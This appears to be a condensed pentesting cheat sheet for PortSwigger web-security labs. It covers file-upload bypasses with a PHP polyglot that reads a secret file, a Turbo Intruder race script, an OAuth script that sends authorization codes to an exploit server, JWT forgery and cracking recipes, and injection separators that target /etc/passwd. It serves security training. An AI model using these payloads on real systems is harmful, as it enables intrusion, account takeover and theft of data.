Add semicolon or null byte before the extension
-
Use multibyte Unicode characters, such as xC0 x2E, xC4 xAE or xC0 xAE
-
If ".php" is stripped, try "p.phphp"
-
If the file content is also checked, try polyglots
exiftool -Comment="<?php echo 'START ' . file_get_contents('/home/carlos/secret') . ' END'; ?>" -o polyglot.php [元になる画像ファイル]
-
Race condition upload:
- code:
def queueRequests(target, wordlists): engine = RequestEngine(endpoint=target.endpoint, concurrentConnections=10,) request1 = '''<YOUR-POST-REQUEST>''' request2 = '''<YOUR-GET-REQUEST>''' # the 'gate' argument blocks the final byte of each request until openGate is invoked engine.queue(request1, gate='race1') for x in range(5): engine.queue(request2, gate='race1') # wait until every 'race1' tagged request is ready # then send the final byte of each request # (this method is non-blocking, just like queue) engine.openGate('race1') engine.complete(timeout=60) def handleResponse(req, interesting): table.add(req)User Enumeration
- Response body or time may slightly differ between existing and non-existing users
- Non-existing users may not get locked out
Brute force
- Successful login may reset login failure count
Bypass login attempt rate limit
- X-Forwarded-For header
Password Reset
- You may be able to tamper with a part of the request to manipulate the host part of the password reset link in the email. X-Forwarded-Host.
Password Change
- If the system accepts usernames, there is a possibility to use brute force.
Reconnaissance:
- Endpoints that the authorization server may have:
/.well-known/oauth-authorization-server/.well-known/openid-configuration
- If it's possible to register clients dynamically, there may be an endpoint for registering clients
- Can you impersonate the victim using your own token?
- If the authorization server does not validate
redirect_uri, you can steal the authorization code.
<script> var client_id = '***'; var oauth_server = '***'; var exploit_server = '***'; location = `${oauth_server}/auth?client_id=${client_id}&redirect_uri=${exploit_server}/oauth-callback&response_type=code&scope=openid%20profile%20email`; </script>- An open redirect vulnerability can be leveraged to steal an access token attached to a hash fragment that does not get sent to the server.
- If the first endpoint of the authentication flow does not include the "state" parameter, it may be vulnerable to Forced OAuth profile linking.
- Payload can be simply overwritten because signature verification is not implemented
- alg: none
- Weak private keys can be brute-forced
- hashcat -a 0 -m 16500 --force jwt.secrets.list
- m 16500 refers to JWT
- jwk header injection
- Create a new public key
- Modify sub to the victim
- In Burp Repeater's JSON Web Token view, select Attack -> Embedded JWK -> select the created key
- jku header injection
- Create a new public key
- Copy Public Key as JWK
- Upload {"keys": [paste]} to the exploit server
- Modify the sub parameter of the JWT to the victim and match the kid parameter to the server-uploaded value
- Sign with the previous key
- The kid parameter has path traversal vulnerability
- Gradually increase ../ by setting kid to ../dev/null
- Use AA== as the Base64-encoded secret key
- Creating JWT is convenient using jwt.io
- Algorithm confusion
- Occurs when the implementer assumes RS256, but the library accepts both RS256 and HS256 based on the header
- Misuse flow
- (Assuming that the X.509 PEM format key is stored on the target server)
- Obtain jwk with /jwks.json or /.well-known/jwks.json
- Convert public key to the appropriate format
- Copy the public key to the JWT Editor Keys tab
- Press New RSA Key and paste the jwk key to generate a new key in JWK format
- Press the PEM radio button to convert to PEM
- Base64-encode PEM and copy it
- Return to the JWT Editor Keys tab and select New Symmetric Key
- Click Generate in the dialog box to generate a new key in JWK format
- Replace the value of the k parameter with the value copied in step 4
- Modify the JWT
- Change alg header to HS256
- Sign the token using the HS256 algorithm with the RSA public key as a secret
- If the public key is not available, it is possible to extract the public key from the two generated JWTs
- docker run --rm -it portswigger/sig2n
Apache - /files/server-status
Password Reset:
- Accepting username in the form for entering a new password
- Replacing links in emails
- Replacing the Host header
- Using multiple Host headers.
2FA:
- The first authentication step is sufficient for login
Session:
- Check if the decoded string is a valid JWT by decoding it from URL encoding and then Base64 encoding.
- Verify that the resulting string looks like a JWT.
API/CORS:
- No guard; or
- Null Origin
General Input Fields:
- Insert OS command injection separators (;, ||, &&)
- XSS payload
- Directory traversal
- /etc/passwd
- /home/carlos/secret
- SQL injection
- In the case of XML, XXE.